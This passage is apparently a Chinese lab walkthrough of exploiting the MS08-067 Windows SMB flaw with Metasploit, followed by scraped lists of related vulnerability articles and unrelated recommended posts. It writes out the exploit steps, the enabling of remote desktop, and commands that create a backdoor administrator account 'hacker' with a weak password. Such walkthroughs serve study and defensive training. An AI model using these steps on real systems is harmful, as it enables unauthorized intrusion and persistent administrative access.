
设置完成后,可以使用check命令查看靶机是否存在这个漏洞,check只有在一些常见的漏洞中可以使用

存在漏洞,使用命令exploit或者run进行漏洞利用

利用成功,成功获取靶机会话,并且权限为SYTEM最高权限


后面我们可以开启靶机的3389端口,进行远程桌面连接
使用run getgui -e开启靶机3389端口
netstat查看靶机3389端口是否开放
创建hacker用户,并加入到Aministrators默认管理员组
net user hacker 123456 /add

net localgroup Aministrators hacker /add
最后可以使用net user hacker查看是否已经加入到管理员组

打开一个新的终端,连接靶机远程桌面
rdesktop -u hacker -p 123456 172.16.1.116

成功获取靶机权限
MS-08-067 windows smb服务 远程命令执行漏洞的更多相关文章
- 【漏洞公告】高危:Windows系统 SMB/RDP远程命令执行漏洞
2017年4月14日,国外黑客组织Shadow Brokers发出了NSA方程式组织的机密文档,包含了多个Windows 远程漏洞利用工具,该工具包可以可以覆盖全球70%的Windows服务器,为了确 ...
- 高危Windows系统 SMB/RDP远程命令执行漏洞 手工修复办法
1.Windows Update更新补丁方式: 更新方法:点击“开始”->“控制面板”->“Windows Update” ,点击“检查更新”-“安装更新”: 2.检查安装结果: 点击“ ...
- Weblogic wls9_async_response 反序列化远程命令执行漏洞(CVE-2019-2725)复现
一. 漏洞简介 漏洞编号和级别 CVE编号:CVE-2019-2725,危险级别:高危,CVSS分值:9.8. CNVD 编号:CNVD-C-2019-48814,CNVD对该漏洞的综合评级为 ...
- Apache Tomcat远程命令执行漏洞(CVE-2017-12615) 漏洞利用到入侵检测
本文作者:i春秋作家——Anythin9 1.漏洞简介 当 Tomcat运行在Windows操作系统时,且启用了HTTP PUT请求方法(例如,将 readonly 初始化参数由默认值设置为 fals ...
- Supervisord远程命令执行漏洞(CVE-2017-11610)复现
Supervisord远程命令执行漏洞(CVE-2017-11610)复现 文章首发在安全客 https://www.anquanke.com/post/id/225451 写在前面 因为工作中遇到了 ...
- ThinkPHP 5.x远程命令执行漏洞复现
ThinkPHP 5.x远程命令执行漏洞复现 一.漏洞描述 2018年12月10日,ThinkPHP官方发布了安全更新,其中修复了ThinkPHP5框架的一个高危漏洞: https://blog.th ...
- [转帖]安全公告【安全公告】CVE-2019-0708远程桌面服务远程代码执行漏洞
[安全公告]CVE-2019-0708远程桌面服务远程代码执行漏洞 https://www.landui.com/help/nshow-9716.html 漏洞层出不穷 漏洞信息: 2019年5月14 ...
- PHPMailer 远程命令执行漏洞 Writeup
漏洞概述 1.漏洞简介 PHPMailer 小于5.2.18的版本存在远程代码执行漏洞.成功利用该漏洞后,攻击者可以远程任意代码执行.许多知名的 CMS 例如 Wordpress 等都是使用这个组件来 ...
- FastJson远程命令执行漏洞学习笔记
FastJson远程命令执行漏洞学习笔记 Fastjson简介 fastjson用于将Java Bean序列化为JSON字符串,也可以从JSON字符串反序列化到JavaBean.fastjson.ja ...
- FlexPaper 2.3.6 远程命令执行漏洞 附Exp
影响版本:小于FlexPaper 2.3.6的所有版本 FlexPaper (https://www.flowpaper.com) 是一个开源项目,遵循GPL协议,在互联网上非常流行.它为web客户端 ...
随机推荐
- macOS完整安装包下载方法
Python脚本下载 开源地址:macadmin-scripts 下载installinstallmacos.py到Mac,然后用python运行,如图: # ProductID Vers ...
- C++ 读取文本, 读取( 单字符/ 一行/ 全部 )
C++ 读取文本 介绍三种读取方式: 逐字符读取(注意不是字节) 读取一行 读取全部 示例代码: #include <iostream> #include <string> # ...
- Qt中QGraphicsScene和QraphicsView显示坐标问题解决
相信打开这个界面的你,一定遇到了这两玩意儿设置完坐标发现对不上的问题...查询Qt官方文档后发现: 网上搜索了一番,基本上这个坐标系就是长酱紫: 所以加上这行代码就行了: ui->graphic ...
- 小程序ios设置map圆角不生效的问题解决方案
给map组件加个view外框,设置如下样式即可 border-radius:10rpx; overflow:hidden; transform: translateY(0);
- 【SSO单点系列】(1):CAS4.0 之环境的搭建
[SSO单点系列](1):CAS4.0 环境的搭建 一.概述 今天开始写CAS相关的第一篇文章,这篇文章主要是关于CAS环境的搭配,提供给刚刚接触CAS的一个入门指南,并演示一个CAS的最简单的实例 ...
- element 的Descriptions 描述列表固定宽度
在el-descriptions-item上添加label-class-name="" css中使用自定义的class名设置样式(不能用<style scoped>包裹 ...
- 【相关杂项】stdio.h中的sprintf函数/union的作用
1.定义int sprintf(char *str, const char *format, ...) 1.paras:*str:目标字符串首指针 *format:要写入目标字符串的 ...
- React Native面试知识点
1.React Native相对于原生的ios和Android有哪些优势? 1.性能媲美原生APP 2.使用JavaScript编码,只要学习这一种语言 3.绝大部分代码安卓和IOS都能共用 4.组件 ...
- 使用php为本地html文件生成url
1. 查看你是不是有php which php 2. 假设你的Demo.html 路径为 /Users/Sheron/Downloads/Demo.html cd /Users/Sheron/Dow ...
- Loadrunner——调试及脚本编译
调试一般用于运行代码是出现的错误. loadrunner调试方式:断点.单步跟踪.日志输出.值查看器等, 断点设置 断点插入的位置:非空行或非语句的起始,简单来说呢就是断点打在函数前(取消断点就直接在 ...